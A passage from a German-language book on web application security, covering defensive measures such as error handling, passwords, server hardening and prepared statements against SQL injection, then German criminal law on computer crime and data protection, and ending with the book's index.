Die meisten Programmiersprachen bieten bereits von Haus aus diverse Funktionen an, die die gängigsten Anwendungsgebiete abdecken. Das Anlegen, Manipulieren und Löschen von Dateien beispielsweise kann mittlerweile in jeder Sprache ohne eine Befehlszeile durchgeführt werden.

Ist das Einbinden einer Befehlszeile aus irgendwelchen Gründen unvermeidbar, so muss auf jeden Fall eine absolut sichere Eingabevalidierung (vgl. Kapitel 6.1) durchgeführt werden.

Schutz gegen Angriffsvektoren

- Command Injection
- Exploiting
- Forced Browsing

6.6 Fehlerbehandlung

Eine durchgängige Fehlerbehandlung ist eine absolute Pflicht. Sie dient nicht nur der eigentlichen Kontrolle über das Laufzeitverhalten der Anwendung, sondern in erster Linie auch der Sicherheit.

Öffentliche Fehlermeldungen sollten stets auf ein Minimum reduziert und möglichst nichtssagend gestaltet werden. Eine zufällig generierte Fehlernummer in Verbindung mit einer anderen Protokollierung (z.B. per Log-Datei) ist deutlich sicherer und im Grunde auch benutzerfreundlicher, da der „Otto-Normal-Benutzer“ mit einer detaillierten Fehlermeldung generell nur wenig anfangen kann. Um genau zu sein, sollte er damit auch nichts anfangen können. Prinzipiell sind solche Fehlermeldungen nur für Angreifer von Vorteil.

Da in jedem Fall eine Protokollierung der Fehler erfolgen muss, damit der Entwickler darauf reagieren kann, ist es nicht sonderlich schwer, sämtliche Fehlermeldungen auf ein Minimum zu reduzieren.

Fakt ist: Je weniger Informationen ein Angreifer bekommt, desto weniger Angriffsfläche bietet die Applikation für ihn.

Schutz gegen Angriffsvektoren

- Application Engineering
- Exploiting

6.7 Passwörter

Auch wenn heutzutage an jeder Ecke über sichere Passwörter gesprochen wird, so stellen diese in der Realität doch eine erhebliche Schwachstelle dar. Das Sicherheitsbewusstsein von Benutzern ist teilweise erschreckend gering.

Passwörter dürfen in gar keinem Fall auf Basis des Benutzernamens ermittelbar sein. Auch sind Standardpasswörter oder generelle, sinnvolle Passwörter strikt untersagt. Ein wirklich sicheres Passwort darf auf gar keinen Fall einen offensichtlich erkennbaren Sinn ergeben. Namen von nahestehenden Personen, Haustieren, Geburtsdaten, was auch immer, sind unzulässig.

In Anbetracht der heutigen Rechenzeit für Bruteforce-Attacken sollten Passwörter auch generell mindestens acht bis zehn Zeichen lang sein und Buchstaben, Zahlen sowie auch Sonderzeichen enthalten.

Ein Entwickler hat mit einer strengen Sicherheitsrichtlinie dafür Sorge zu tragen, dass seine Benutzer sich weitestgehend an diese Regeln halten.

Schutz gegen Angriffsvektoren

- Exploiting
- Social Engineering
- Bruteforcing
- Man-In-The-Middle-Attacken

6.8 Serverkonfiguration

Eine sichere Serverkonfiguration stellt die Basis einer sicheren Webapplikation dar. Dazu zählen Services, die für sich keine Sicherheitslücken aufweisen. Wird eine Sicherheitslücke entdeckt, muss umgehend reagiert und ein Patch eingespielt werden.

Selbstverständlich muss die Konfiguration der entsprechenden Services auch sicher durchgeführt werden. Nicht benötigte Services stellen einen unnötigen Ballast dar und sollten deaktiviert werden.

Auch spielen in diesem Bereich starke Passwörter eine wichtige Rolle (vgl. Kapitel 6.7). Standard- wie auch Gastzugänge sollten deaktiviert bzw. entfernt werden. Generell bietet es sich an, den Zugriff des Administrators nur lokal zu erlauben.

Nicht zu vergessen ist auch die Analyse von Log-Files. Anhand dieser lassen sich mögliche Angriffe bereits frühzeitig erkennen und entsprechende Gegenmaßnahmen einleiten. Mittlerweile gibt es hierfür auch einige automatisierte Werkzeuge, die eine solche Analyse übernehmen und mögliche Gefahren frühzeitig erkennen.

Zu guter Letzt bietet weitestgehend jeder Service (Web-, FTP- und Mailserver usw.) die Möglichkeit, sämtliche Informationen über Service und Betriebssystem auf ein Minimum zu reduzieren. Auch eine solche Vorgehensweise ist durchaus ratsam. Generell ist die Informationspolitik des Servers, der Applikation und eines jeden Service auf ein Minimum zu reduzieren.

Schutz gegen Angriffsvektoren

- Application Engineering
- Exploiting

6.9 SQL-Injection

Gegen SQL-Injections gibt es einige spezielle Methoden zur Vermeidung. Mit parametrisierten Abfragen (*Prepared Statements*) sowie eventuell gespeicherten Prozeduren (*Stored Procedures*) sind SQL-Injections generell nicht mehr möglich.

Natürlich sollten nichtsdestotrotz sämtliche Eingaben validiert werden. Prinzipiell kann mit einem sehr geringen Aufwand auch eine solche beliebte Schwachstelle geschlossen werden.

Schutz gegen Angriffsvektoren

- SQL-Injection
- Blind SQL-Injection

Prepared Statements

Bei Prepared Statements (*Bound Parameter Prepared Statements* – „parametergebundenene und vorbereitete Abfragen“) wird die Query im Vorfeld an das Datenbanksystem übertragen. Sie wird erst auf dem Server mit allen Bestandteilen (z.B. in der WHERE-Klausel) zusammengesetzt. Die einzelnen Werte werden als Parameter übertragen und eingesetzt. Man spricht hier auch von parametrisierten Abfragen. Sie werden nahezu von allen Programmiersprachen und Serversystemen unterstützt.

Dabei wird die Query nicht mehr dynamisch kreiert, sondern über den Datenbank-Provider vorbereitet und anhand der übergebenen Parameter erstellt. Die prinzipielle Arbeitsweise ähnelt der einer Stored Procedure. Auch hier müssen sämtliche Parameter mit einem expliziten Datentyp gebunden werden. Eine zusätzliche, explizite Datentypüberprüfung schadet nicht, ist allerdings bei dieser Maßnahme nicht zwingend erforderlich.

Ein Abschnitt des Quellcodes könnte nun wie folgt aussehen:

```
string id = escape(Parameter['id']);
string dbCommand =
 'SELECT [inhalt] FROM [inhalte] WHERE id=@id';

dbStatement objStatement=PrepareQuery(dbCommand);
objStatement->AddParam('@id', id, string);
objStatement->Execute();
```

Dabei wird zu Beginn das Statement vorbereitet und die Query in einer allgemeinen Form mit einem Parameter aufgebaut. Im Anschluss daran werden dem entsprechenden Parameter die zu verwendende Variable und der Datentyp zugewiesen und an das Statement gebunden. Mit der Ausführung wird das Statement an den Server übertragen. Dieser setzt es dann zusammen und führt es aus.

Stored Procedures

Sofern das jeweils verwendete Datenbanksystem gespeicherte Prozeduren (*Stored Procedures*) und Funktionen (*Functions*) unterstützt, ist es ratsam, sämtliche Queries hierüber abzuwickeln. Der Vorteil dieser Vorgehensweise liegt in der komplett anderen Arbeitsweise. Hier werden die Parameter an eine Prozedur oder Funktion übergeben. In dieser selbst müssen die Datentypen der zu erwartenden Parameter festgelegt werden. Dort wird auch erst die SQL-Abfrage erzeugt und ausgeführt. Die Injektion weiterer SQL-Befehle wird folglich verhindert.

Der Aufruf ähnelt im Grunde der Variante mit den Prepared Statements. Im Quellcode könnte der Aufruf wie folgt aussehen:

```
string id = escape(Parameter['id']);
int returncode;
string procedure = 'sp_insert_inhalt';

dbStatement objStatement = PrepareSP(procedure);
objStatement->AddParam('@id', id, string);
objStatement->BindParam('@return', returncode);

objStatement->Execute();
```

Dabei wird der Aufruf einer Stored Procedure eingeleitet und sämtliche Parameter mit einer Variable sowie einem festen Datentyp an diese gebunden. Das eigentliche Query wird nicht in der Anwendung erstellt, sondern durch das DBMS generiert.

Profitipp

> Grundsätzlich sollte der verwendete Datenbankbenutzer einer Anwendung über möglichst wenige Rechte verfügen. Die meisten Anwendungen benötigen schlichtweg keine Administratorrechte. Auch reicht es, wenn der Benutzer lediglich auf die Tabellen zugreifen darf, die auch wirklich benötigt werden.

6.10 Unit Testing

Das Unit Testing (Komponententest) ist Part eines Softwareprozesses und dient der Verifikation der korrekten Arbeitsweise der Applikation. Dabei werden spezielle Fälle (*Testcases*) definiert und von einem Test-Framework durchgeführt.

Mit speziellen Testcases lassen sich so auch im Vorhinein Sicherheitslücken aufspüren und ausmerzen. Allerdings sollte nach jeder noch so kleinen Änderung an der Applikation das gesamte Testszenario erneut durchgeführt werden, um die Korrektheit wirklich garantieren und neue Fehler aufgrund gemachter Änderungen ausschließen zu können.

Leider wird im Arbeitsalltag oft aus Zeitgründen darauf verzichtet, automatische Tests zu schreiben. Bei der weiteren Entwicklung wird es aber immer aufwändiger, nach der Implementierung von neuen Funktionen die gesamte Applikation zu testen.

Unit Testing sollte generell einen fester Bestandteil der Softwareentwicklung darstellen und auch als solcher ernst genommen werden.

Schutz gegen Angriffsvektoren

- Sämtliche Angriffsvektoren

6.11 CAPTCHAs

CAPTCHAs (*Akronym für Completely Automated Public Turing test to tell Computers and Humans Apart*) dienen der Unterscheidung von Computern und Menschen. Sie werden immer dann herangezogen, wenn eindeutig sichergestellt werden muss, dass es sich bei dem Benutzer einer Applikation um einen Menschen und nicht um einen Bot o.Ä. handelt.

CAPTCHAs sind in der Regel sogenannte Challenge-Response-Tests, bei denen der Benutzer eine Aufgabe (*Challenge*) lösen muss und das Ergebnis (*Response*) zurückschickt. Dabei ist diese Aufgabe für einen Menschen in der Regel sehr leicht zu beantworten. Ein Computer allerdings verzweifelt daran.

Aktuell werden meistens bildbasierte CAPTCHAs verwendet. Dabei wird in einer kleinen Grafik eine Reihe von etwas verzerrten Zahlen und Ziffern dargestellt oder auch komplexere Inhalte wie mathematische Aufgaben oder andere eindeutig beantwortbare Fragen. Allerdings werden solche CAPTCHAs nicht selten aufgrund der fehlenden Barrierefreiheit deutlich kritisiert, da Sehbehinderte nicht selten vor ein für sie unlösbares Problem gestellt werden. In einem solchen Fall bieten sich zusätzlich akustische CAPTCHAs an.

Generell lässt sich jedes Problem der künstlichen Intelligenz für den Entwurf eines CAPTCHA verwenden.

6.12 Risikofaktor „Mensch“

Um gegen die voreilige Vertrauensseligkeit vorzugehen, muss das Opfer selbst an sich arbeiten. Identitäten und Berechtigungen müssen kritisch hinterfragt und kontrolliert werden, damit eindeutig sichergestellt werden kann, dass es sich zweifellos um die entsprechende Person handelt.

Dabei reichen oftmals bereits kleinere, spezielle Rückfragen an den Angreifer, um ihn entsprechend zu enttarnen. Auch sollte darauf geachtet werden, dass im Vorfeld auch noch so kleine Informationen zurückgehalten werden.

In Unternehmen sollten außerdem bei Bekanntwerden eines solchen Vorfalls, egal ob er erfolgreich war oder missglückt ist, entsprechende Vorkehrungen getroffen werden, damit Kollegen und Partner gewarnt werden.

Schutz gegen Angriffsvektoren

- Social Engineering

Kapitel 7

Strafrechtliche Beurteilung

Das Strafrecht ist ein eigenständiger Teil des öffentlichen Rechts, das die Entstehung, den Umfang und die Durchsetzung des staatlichen Strafanspruchs regelt. Generell lässt sich das Strafrecht in zwei Gebiete unterteilen: materielles und formelles Strafrecht.

Das materielle Strafrecht definiert die Voraussetzungen und Sanktionen von Straftaten. Es ist vom Grundsatz „Keine Strafe ohne Gesetz" (*Nulla poena sine lege*, lateinisch) geprägt und wird vorwiegend durch das Strafgesetzbuch (StGB)[1] festgelegt.

Das formelle Strafrecht definiert die Voraussetzungen und die Art der Durchsetzung von Sanktionen und wird durch die Strafprozessordnung (StPO)[2] festgelegt.

Der Umgang mit personenbezogenen Daten, die im Informationsbereich verarbeitet werden, wird im Bundesdatenschutzgesetz (BDSG)[3] geregelt.

1. *http://bundesrecht.juris.de/stgb*
2. *http://bundesrecht.juris.de/stpo*
3. *http://bundesrecht.juris.de/bdsg_1990*

Gemäß dem fragmentarischen Charakter des Strafrechts kann eine Tat „nur bestraft werden, wenn die Strafbarkeit gesetzlich bestimmt war, bevor die Tat begangen wurde“ (Keine Strafe ohne Gesetz, §1 StGB).

Die wichtigsten Tatbestände des Strafrechts in Bezug auf Informationstechnologien werden im 27. Abschnitt (Sachbeschädigung) des StGB und im BDSG definiert:

- §202a StGB: Ausspähen von Daten
- §263 StGB: Betrug
- §263a StGB: Computerbetrug
- §303a StGB: Datenveränderung
- §303b StGB: Computersabotage
- §44 BDSG: Strafvorschriften

Die wichtigsten Pflichten in Bezug auf Informationstechnologien werden im BDSG definiert:

- §9 BDSG: Technische und organisatorische Maßnahmen
- §9a BDSG: Datenschutzaudit

7.1 Strafrechtlicher Tatbestand

Gemäß § 202a StGB wird das unbefugte Beschaffen von besonders gesicherten Daten mit einer Freiheitsstrafe von bis zu drei Jahren oder mit einer Geldstrafe geahndet. Dabei spielt es keine Rolle, mit welchem Angriffsvektor diese Daten beschafft worden sind. Fest steht aber auch, dass die unbefugte Erlangung von Daten erst dann unter Strafe steht, wenn der Zugang zu diesen besonders gesichert ist und die Tat begangen worden ist. Das bedeutet, dass ein Angreifer nur dann rechtlich belangt werden kann, wenn diese Daten gemäß §9 BDSG technisch wie auch organisatorisch abgesichert worden sind und wenn er den Angriff durchgeführt hat. Der Versuch oder die Vorbereitung zur Erlangung solcher Daten allein ist noch nicht strafbar.

Anders sieht es bei der rechtswidrigen Manipulation und Zerstörung von Daten gemäß §303a StGB und §303b StGB aus. Dort wird beschrieben, dass die unbefugte Zerstörung sowie die unerlaubte Manipulation von Daten bereits im Versuch strafbar sind und mit einer Freiheitsstrafe von bis zu zwei (§303a StGB) bzw. fünf (§303b StGB) Jahren oder mit einer Geldstrafe bestraft werden können.

Beim Social Engineering und Phishing gilt zusätzlich auch der Tatbestand des Betrugs gemäß §263 StGB. Dort wird beschrieben, dass derjenige, der „in der Absicht, sich oder einem Dritten einen rechtswidrigen Vermögensvorteil zu verschaffen, das Vermögen eines anderen dadurch beschädigt, dass er durch Vorspiegelung falscher oder durch Entstellung oder Unterdrückung wahrer Tatsachen einen Irrtum erregt oder unterhält“ mit einer Freiheitsstrafe von bis zu fünf Jahren sowie einer Geldstrafe bestraft werden kann.

Das deutsche Recht sieht folglich relativ harte Strafen für Verbrechen im „virtuellen Raum“ vor, orientiert sich dabei aber am „reellen Raum“ und versucht demzufolge, beide Räume strafrechtlich gleichzustellen (vgl. auch §242 StGB: Diebstahl, §249 StGB: Raub, §263 StGB: Betrug und §303 StGB: Sachbeschädigung).

7.2 Rechte und Pflichten

Getreu BDSG macht sich nicht nur derjenige strafbar, der unberechtigt Daten ausspäht, manipuliert oder sabotiert, sondern auch der, der für diese Daten verantwortlich ist.

Gemäß §9 BDSG sind öffentliche wie auch nichtöffentliche Stellen die „personenbezogene Daten erheben, verarbeiten oder nutzen“, dazu verpflichtet, „die technischen und organisatorischen Maßnahmen zu treffen, die erforderlich sind, um die Ausführung der Vorschriften dieses Gesetzes, insbesondere die in der

Anlage zu diesem Gesetz genannten Anforderungen, zu gewährleisten“.

Allerdings sind diese Maßnahmen nur dann erforderlich, „wenn ihr Aufwand in einem angemessenen Verhältnis zu dem angestrebten Schutzzweck steht“.

Strafbar ist demnach nur eine nachweisbare, fahrlässige Handlung. Auch steht gemäß §7 BDSG einem Betroffenen nur ein Schadensersatz zu, sofern die verantwortliche Stelle die nach den Umständen des Falls gebotene Sorgfalt nicht beachtet hat. §44 BDSG beschreibt außerdem, dass Verstöße gegen den Datenschutz mit einer Freiheitsstrafe von bis zu zwei Jahren oder einer Geldstrafe je nach Härte von bis zu 250.000 Euro geahndet werden.

7.3 Sicherheitsmaßnahmen

Bei der Realisation von Sicherheitsmaßnahmen gibt es aktuell noch einige rechtliche Schwierigkeiten. Zum einen werden Sicherheitsmaßnahmen gesetzlich gefordert. Zum anderen stehen hierzu einige rechtliche Hürden in Konflikt: das Persönlichkeitsrecht, das Datenschutzrecht und das Fernmeldegeheimnis.

Problematisch gestaltet sich beispielsweise die Verwendung von Firewalls. Um Angriffe zu vermeiden oder frühzeitig erkennen zu können, muss der Datenverkehr überwacht werden. Dabei begibt sich der entsprechende Verantwortliche rechtlich gesehen selbst auf dünnes Eis, da unvermeidlich eine Kenntnisverschaffung sämtlicher Vorgänge erfolgt.

Im schlechtesten Fall kann der Verantwortliche für die Wahrung von Gesetzen selbst rechtlich belangt werden. Die aktuelle Rechtslage hinsichtlich Sicherheitsmaßnahmen ist folglich noch ziemlich diffus und in gewisser Hinsicht eine Grauzone, da bisher noch keine verbindliche Rechtssprechung erfolgt ist.

Auch soll in Zukunft das StGB hinsichtlich der Erstellung, des Einsatzes und der Verbreitung von Sicherheitstools verschärft werden. Im sogenannten „Hacker-Paragraphen" (§202c StGB-Entwurf[4]) sollen Benutzer, Verteiler und Hersteller von „Computerprogrammen, deren Zweck die Begehung einer solchen Tat ist" (vgl. §202a StGB), „mit Freiheitsstrafe bis zu einem Jahr oder mit einer Geldstrafe bestraft" werden.

Kritisiert wird hier vor allem die Grenze zwischen illegal und legal. Wo der schmale Grat zwischen legaler und illegaler Handhabung der Tools verläuft, ist nicht eindeutig ersichtlich.

Der Grundsatz „Wer sich gegen einen Angriff schützen möchte, muss wie ein Angreifer denken" würde folglich illegal werden, da den Verantwortlichen für die IT-Sicherheit eine bisher erfolgreiche Methode zur Bekämpfung der Computerkriminalität gesetzlich genommen wird.

Die Bundesregierung selbst behält sich in Zukunft allerdings das Recht vor, jederzeit in fremde Computersysteme eindringen zu dürfen (vgl. Kapitel 5.16.2 – „Bundestrojaner").

4. Entwurf eines Strafrechtsänderungsgesetzes zur Bekämpfung der Computerkriminalität (*http://www.bmj.bund.de/media/archive/1317.pdf*).

Stichwortverzeichnis

.psc 12
§ 202a StGB 114
§202a StGB 114, 117
§202c StGB 117
§242 StGB 115
§249 StGB 115
§263 StGB 114, 115
§263a StGB 114
§303 StGB 115
§303a StGB 114, 115
§303b StGB 114, 115
§44 BDSG 114, 116
§7 BDSG 116
§9 BDSG 114, 115
§9a BDSG 114
0-Day-Exploit 45

A
Abfragen, parametrisierte 107
AJAX 9, 26
Angestellter 16
Angreifer-Gruppen 16
Angriffsfläche 33
Angriffsvektor 27
Angriffsvektoren 47
Angriffsziele 17
Anwendung, eigenständig 21
Anwendung, integriert 21
Application Engineering 51
Applikationsschicht 23
Architektur und Prinzip 21
Asynchronous JavaScript and XML 9
Ausspähen von Daten 114

B
BCC 64
BDSG 113
Befehls-Injektion 60
Befehlszeilen 33, 40, 104
Benutzereingaben 33
Betrug 114
Beweggründe 15
Blind Carbon Copy 64
Blind SQL-Injection 57
bösartiger Programmcode 61
Bot 63, 68
Botnetz 19
Bound Parameter Prepared Statements 108
Bruteforce 19
Bruteforcing 86
Buffer Overflow 83
Bundesdatenschutzgesetz 113
Bundestrojaner 91
Bürger-CERT 46

C
CAPTCHAs 111
Carbon Copy 64
Carriage Return 100
Cast 95
CC 64
Chip Andrews 56
cmdshell 56
Command-Injection 60
Common Weakness Enumeration 11
Completely Automated Public Turing test to tell Computers and Humans Apart 111

Computerbetrug 114
Computersabotage 114
Content-Management-Systeme (CMS) 36
Cookie 33, 35, 38, 66
Cookie Poisoning 79
Cookie-Vergiftung 79
Cracker 16
Cross-Site Request Forgery 10, 68
Cross-Site Scripting 10, 11, 64
CSRF 68
CSS 64
CWE 11
Cyber-Kriminalität 18

D
Datei 23
Datenbank 23
Datenbankbenutzer 110
Datenbank-Dump 41
Datenbankmanagementsystem (DBMS) 23, 53, 58
Datenerhaltungs-Schicht 23
Datenmanagement 103
Datenmodifikation 18, 19
Datenschutzaudit 114
Datenspionage 18
Datentyp-Konvertierung 95
Datentyp-Überprüfung 95
Datenveränderung 114
Datenverwaltungsschicht 23
Dekodierung 95
Denial-Of-Service-Attacken 19
Directory Traversal 71
Dreischichtige Architektur 22

E
Eigenständige Anwendung 21
Eingabe-Maskierung 96
Eingaben-Filterung 97
Eingabe-Validierung 35, 94
Entwicklung, fehlerfrei 29
Escapen 96
Ex-Angestellter 16
Exhaustionsmethode 86
Exploit 44
Exploiting 87

F
Fehleingaben, gezielt 41, 52
Fehlerbehandlung 41, 105
Fehler-Protokollierung 105
Filesharing 63
Folksonomy 9
Forced-Browsing 71
Formular-Daten 35
Forum 36
Frank William Abagnale Jr. 50

G
Galerie 36
gespeicherten Prozeduren 107
GET-Request 25, 35, 38, 54
GHDB 91
Google Hacking 91
Graham Greene 44
Größencheck 97

H
Hacker 16, 17
heise Security 46
HTTP 24
HTTP-Anfrage 35
HTTP-Datenfluß 26
HTTP-GET 25
HTTP-Header 24, 35
HTTP-POST 25
HTTP-Request 23, 24, 38
HTTP-Request Manipulation 68
HTTP-Response 23, 24
HTTPS-Protokoll 102

Hypertext 24
Hypertext Transfer Protocol 24

I
Integrierte Anwendungen 21
Interpreter 21
IT-Profi 16

J
Janusangriff 90

K
Kevin Mitnick 51
Kombinatorik 87
Kombinatorik-Algorithmus 87
Kommandozeile 54
Kommunikation 24
Komplexitätsrichtlinie 42
Komponententest 110
Konkatenation 56
Konkurrent 16

L
Lauschangriff 90
Linefeed 100
Log-File-Analyse 107

M
Mail-Ressourcen 19
Man-In-The-Middle 89
Mann in der Mitte 89
Mehrschichtige Architektur 22
Metasploit 45
Methode der rohen Gewalt 86
Michael Howard 36
milw0rm 46
MITM 89
Multi-Tier-Architecture 22

N
National Vulnerability Database 46
No Operation Instructions 85
NOP-Instruktionen 85
Null-Byte 100

O
Open Source Vulnerability Database 46
Open Web Application Security Project 31
OWASP 31

P
Parametrisierte Abfragen 107
Passwörter 39, 40, 42, 105
Patch 106
Path-Traversal 71
Penetration 30
Permutation 87
Permutations-Algorithmus 87
Phishing 50, 73
Phrack 56
POST-Request 25, 35, 38, 54
Präsentationsschicht 22, 23
Prepared Statements 107, 108
Programmfehler 29
Proof of Concept 44
Protokoll, zustandslos 24
Provokation 30
Pseudocode 12
Pufferüberlauf 83

Q
Qualifikation 29

R
rain.forest.puppy 56
Rechte und Pflichten 115
Regex 98

RegExp 98
Regular Expressions 98
Reguläre Ausdrücke 98
Remote-Inclusion 73
rfp 56
Risikofaktor Mensch 44, 112
Robot 68

S
Säulenmodell 27
Schwachpunkte 34
Script-Kiddy 16
Secunia 46
SecuriTeam 46
SecurityFocus 46
Server-Informationspolitik 107
Serverkompromittierung 18, 19
Serverkonfiguration 43, 106
Session 33
Session Hijacking 10
Session-Bindung 38
Session-Fixation 76
Session-Hijacking 74
Sessionmanagement 38, 102
Sessionverwaltung 37
Shell-Zugriff 54
Sicherheitsbewusstsein 105
Sicherheitskritische Aspekte 27
Sicherheitslücken 29, 30
Sicherheitsmaßnahmen 116
Sitzungsbindung 76
Sitzungsentführung 74
Sniffer 19
Sniffing, passiv 75
Social Engineering 48
Social Hacking 48
Social Networks 9
Social Software 9
Softwareentwicklung 110
Spam 19
Speicher-Manipulation 83
Spider 68
SQL-Dump 51
SQL-Injection 11, 53, 107
Stack-Trace 41
Stored Procedures 107, 109
StPO 113
Strafprozessordnung 113
Strafrechtliche Beurteilung 113
Strafrechtlicher Tatbestand 114
Strafvorschriften 114

T
Tabulator 100
Tagging 9
Technische und organisatorische Maßnahmen 114
Testcase 110
Thin-Client-Konzept 23
Three-Tier-Architecture 22
Trojaner 19, 90
Typisierung 34

U
Überlauf, heapbasiert 84
Überlauf, stackbasiert 84
Unit Testing 110
URL-Parameter 35
URL-Smuggling 81
URL-Spoofing 66
URL-Unterschieben 81

V
Verschlüsselungsalgorithmus 40
Verschlüsselungsverfahren 39
Verteidigungsvektoren 93
Verwaltung/Steuerungs-Schicht 23
Verwundbarkeit 33
Verzeichnis-Durchlauf 71

Viren 19
Vulnerabilität, indirekt 41
Vulnerabilitäten 27, 33
Vulnerabilitätsdatenbanken 45

W
Webcrawler 68
Würmer 19

X
XSRF 68
XSS 64

Z
Zahlungsinformationen 39
Zero-Day-Exploit 45
Zertifikat 40
Zugriffs- und Rechtemanagement 36, 100
Zugriffsrechtsmanagement 33